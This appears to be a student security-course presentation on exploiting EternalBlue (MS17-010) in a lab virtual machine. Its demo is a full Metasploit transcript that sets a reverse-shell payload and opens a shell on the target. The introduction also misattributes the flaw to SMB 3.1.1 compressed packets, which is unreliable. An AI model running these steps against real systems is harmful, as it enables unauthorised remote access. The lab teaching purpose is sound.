CSE3501 - Information Security Analysis and Audit

Exploiting Windows using Eternal Blue (MS17-010)

Project Review 3 - Team 12

20BCT0269 Ananya Thakre

20BCT0264 Mayank Sharma

20BCE0896 Yatish Sikha

20BCI0010 Priyanshi Gupta

INTRODUCTION:

- Since the onset of the pandemic, everything has been shifted to online mode. The need for cyber security is at its peak at the moment.
- Recently, many IT infrastructures are facing challenges such as ransomware. These ransomwares are spread through the Windows operating system.
- In windows, there is a service called Server Message Block (SMB). This is a service used to share files, ports and printers between networks. Vulnerability present in this service can be transported across the network and hence, attacking the entire system.
- This vulnerability is due to an error in handling maliciously crafted compressed data packets within version 3.1. 1 of Server Message Blocks.

INTRODUCTION:

- **EternalBlue:**

  EternalBlue is both the given name to a series of Microsoft software vulnerabilities and the exploit created by the NSA as a cyberattack tool. Although the EternalBlue exploit — officially named MS17-010 by Microsoft — affects only Windows operating systems, anything that uses the SMBv1 (Server Message Block version 1) file-sharing protocol is technically at risk of being targeted for ransomware and other cyberattacks.

- **Working of EternalBlue:**

  The EternalBlue exploit works by taking advantage of SMBv1 vulnerabilities present in older versions of Microsoft operating systems. SMBv1 was first developed in early 1983 as a network communication protocol to enable shared access to files, printers, and ports. It was essentially a way for Windows machines to talk to one another and other devices for remote services. The exploit makes use of the way Microsoft Windows handles, or rather mishandles, specially crafted packets from malicious attackers. All the attacker needs to do is send a maliciously-crafted packet to the target server, and the malware propagates and a cyberattack ensues.

PROBLEM STATEMENT:

- Life without computers is now an unimaginable feat. All of our lives have been intermingled with computers at a minute level leading to dependencies on them for almost any work and as all computers have an operating system that OS also becomes a part of daily life.
- Microsoft Windows is one of the most used operating systems out there and hence any of its vulnerabilities becomes a major threat. This project mainly focuses on exploiting one of those vulnerabilities that is Server Message Block(SMB) vulnerability using a Metasploit payload known as EternalBlue.
- Since the onset of the pandemic, everything has been shifted to online mode. The need for cyber security is at its peak at the moment. Recently, many IT infrastructures are facing challenges such as ransomware. These ransomwares are spread through the Windows operating system.

Literature Review

REF NO.	PAPER TITLE	JOURNAL NAME AND YEAR OF PUBLICATION	WORK DONE	TECHNIQUE USED	DISADVANTAGE
1.	EternalBlue: a prominent threat actor of 2017–2018	Virus Bulletin 2018	An insight into the EternalBlue exploit and DoublePulsar payload.	Python Windows shell	EternalBlue uses the incorrect sequence of packets to exploit the parsing bug.
2.	Vulnerability Assessment & Penetration Testing: Case study on web application security	UBT International Conference 2018	This paper explains the real analysis of tests with all the procedures for one web Application.	Penetration testing	If the test is not performed properly , the system can crash.

3.	A Novel Approach to Mitigate SMB Based Vulnerabilities in Operating System	International Journal of Advance Research and Innovative Ideas in Education 2018	Mitigate all SMB related Vulnerabilities in the system.	Preparing virtual terminals for the OS and identifying the vulnerabilities Exploiting once identified.	Security against such vulnerabilities should never expose SMB/RDP services directly to the Internet.
4.	Exploitation of PDF Reader Vulnerabilities using Metasploit Tool	I.J. Education and Management Engineering 2017	The main purpose of this paper is to impart a deep understanding of what Metasploit is and how it can be utilized when one needs to get the access of the local or the remote machine	Attacking malicious PDF files using Metasploit	Constant update required in order for the vulnerability to be detected.
5.	Exploit Analysis and Port to Microsoft Windows 10	RiskSense Threat Research 2017	Analysing network traffic. Exploiting mitigations	WinDbg Kernel Mode Debugger	The vulnerabilities fixed continue to be exploited by black hat criminals.

6.	A study on Penetration Testing Using Metasploit Framework	International Research Journal of Engineering and Technology 2018	This paper reviews the steps involved in preparing for and performing a penetration test.	Vulnerability scanner Firewalk John the ripper Libcrack	A vulnerability scanner doesn't identify all vulnerabilities.
7.	How To Exploit EternalBlue to Get a Meterpreter Session on Windows Server 2012 R2	Exploit-db 2017	This document focuses on investigating the possibility of successful attack on windows server 2012	Kernel shellcode	The analysis done doesn't raise awareness to the maximum level.
8.	How To Exploit EternalBlue & DoublePulsar to Get an Empire/Meterpreter Session on Windows 7/2008	Exploit-db 2017	This paper focuses on EternalBlue exploit for Microsoft Windows and the plugins DoublePulsar,	Fuzz bunch Metasploit	
9.	Understanding Security Vulnerabilities in File Systems	ACM Asia-Pacific Workshop on Systems 2019	This paper focuses on the security vulnerabilities in various file systems	Vulnerability Scanner Bug Detection tool	Physical memory of the file system gets exhausted.

Feasibility Analysis

- The hardware is available with us with the needed specifications
- Virtual Machine can be setup on the same.
- Steps needed to be performed

a. Scanning the ports.
b. Identifying the vulnerability and its version.
c. Run the code and exploit the vulnerability present.

Timeline for Project Completion

- September 8 - Review 1
- September 23 - Virtual Environment Setup
- September 27 - Setting up exploiting tool
- September 30 - Performing analysis of vulnerabilities
- October 7 - Studying the threat attacks possible
- October 14 - Review 2
- October 21 - Testing the exploit and final testing
- November 08 - Final Report Submission

Deliverables

- Setup up the virtual environment with Linux and Windows OS running.
- Running exploit mechanism on the system
- Identifying the vulnerabilities and Performing an analysis of the same
- Gaining access to the resources using the exploit tool.

System Requirements


Hardware :

- Computer/Laptop with min 8 GB RAM and >i5 Processor

Software :


- Linux Virtual Environment
- Nmap - Network Scanner
- Virtual Machine HyperVisor(eg. Virtual Box/Parallels)
- Windows Server 2008 R2

Demo


Windows Server 2008 R2 x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Windows Server 2
Home
Windows Server 2008 R2 x64
Recycle Bin
Start
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
95%
31°C
ENG
12:32
18-10-2022

```
┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ service postgresql start

┌──(parallels㉿kali-linux-2022-2)-[~]
└─$ msfconsole

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                   o
        '   dB'                    BBP
       dB'dB'dB' dBBP     dBP    dBP BB
      dB'dB'dB' dBP      dBP    dBP  BB
     dB'dB'dB' dBBBBP   dBP    dBBBBBBB

                              dBBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                       dB' dBP    dB'.BP
                                |     dBP    dBBBB' dBP    dB'.BP dBP    dBP
                               --o--   dBP    dBP    dBP    dB'.BP dBP    dBP
                                |     dBBBBBP dBP    dBBBBP dBBBBP dBP    dBP

       o                    To boldly go where no
                             shell has gone before

      =[ metaspl0it v6.2.4-dev                           ]
+ -- --=[ 2227 exploits - 1172 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                      ]

Metasploit tip: View advanced module options with
advanced

msf6 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standar
                                             d 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target mac
                                             hines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.248.124  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.248.93
rhosts ⇒ 192.168.248.93
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload generic/shell_reverse_tcp
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.248.124
lhost ⇒ 192.168.248.124
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lport 4321
lport ⇒ 4321
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.248.124:4321
[*] 192.168.248.93:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.248.93:445    - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7600 x64 (64-bit)
[*] 192.168.248.93:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.248.93:445 - The target is vulnerable.
[*] 192.168.248.93:445 - Connecting to target for exploitation.
[+] 192.168.248.93:445 - Connection established for exploitation.
[+] 192.168.248.93:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.248.93:445 - CORE raw buffer dump (36 bytes)
[*] 192.168.248.93:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.248.93:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.248.93:445 - 0x00000020  37 36 30 30                                      7600
[+] 192.168.248.93:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.248.93:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.248.93:445 - Sending all but last fragment of exploit packet
[*] 192.168.248.93:445 - Starting non-paged pool grooming
[+] 192.168.248.93:445 - Sending SMBv2 buffers
[+] 192.168.248.93:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.248.93:445 - Sending final SMBv2 buffers.
[*] 192.168.248.93:445 - Sending last fragment of exploit packet!
[*] 192.168.248.93:445 - Receiving response from exploit packet
[+] 192.168.248.93:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.248.93:445 - Sending egg to corrupted connection.
[*] 192.168.248.93:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.248.124:4321 → 192.168.248.93:49160) at 2022-11-08 03:39:06 +0530
[+] 192.168.248.93:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.248.93:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.248.93:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7600]
-----


C:\Windows\system32>
```

References

[1] Pradeep Kulkarni, Sameer Patil, Prashant Kadam, Aniruddha Dolas, “EternalBlue: A Prominent Threat Actor Of 2017–2018”, Virus Bulletin, June 2018.

[2] Krasniqi, Gazmend and Bejtullahu, Veton, "Vulnerability Assessment & Penetration Testing: Case study on web application security" (2018). UBT International Conference. 213.

[3] Shruchi Mistry, Mr.Punit Lalwani, Dr. M. B. Potdar, “A Novel Approach to Mitigate SMB Based Vulnerabilities in Operating System” (2018), IJARIIE-ISSN(O)-2395-4396, Vol-4 Issue-3.

[4] Ritu Choudharya , Mehak Khuranaa, “Exploitation of PDF Reader Vulnerabilities using Metasploit Tool”, I.J. Education and Management Engineering, , 2017, 5, 23-34, September 2017.

[5] Dylan Davis, Sean Dillon, “ETERNALBLUE Exploit Analysis and Port to Microsoft Windows 10”, RiskSense Threat Research, Version 1.2 ,June , 2017

[6] Pawan Kesharwani, Sudhanshu Shekhar Pandey, Vishal Dixit, Lokendra Kumar Tiwari, “A study on Penetration Testing Using Metasploit Framework”, International Research Journal of Engineering and Technology (IRJET), Volume: 05 Issue: 12, December, 2018.

[7] Sheila A. Berta, “How To Exploit EternalBlue to Get A Meterpreter Session On Windows Server 2012 R2”, exploit-db, June 2017.

[8] Sheila A. Berta, “How To Exploit EternalBlue & DoublePulsar To Get An Empire/ Meterpreter Session On Windows 7/2008”,exploit-db, April 2017.

[9] Miao Cai, Hao Huang, Jian Huang, “Understanding Security Vulnerabilities in File Systems”, ACM Asia-Pacific Workshop on Systems , 2019.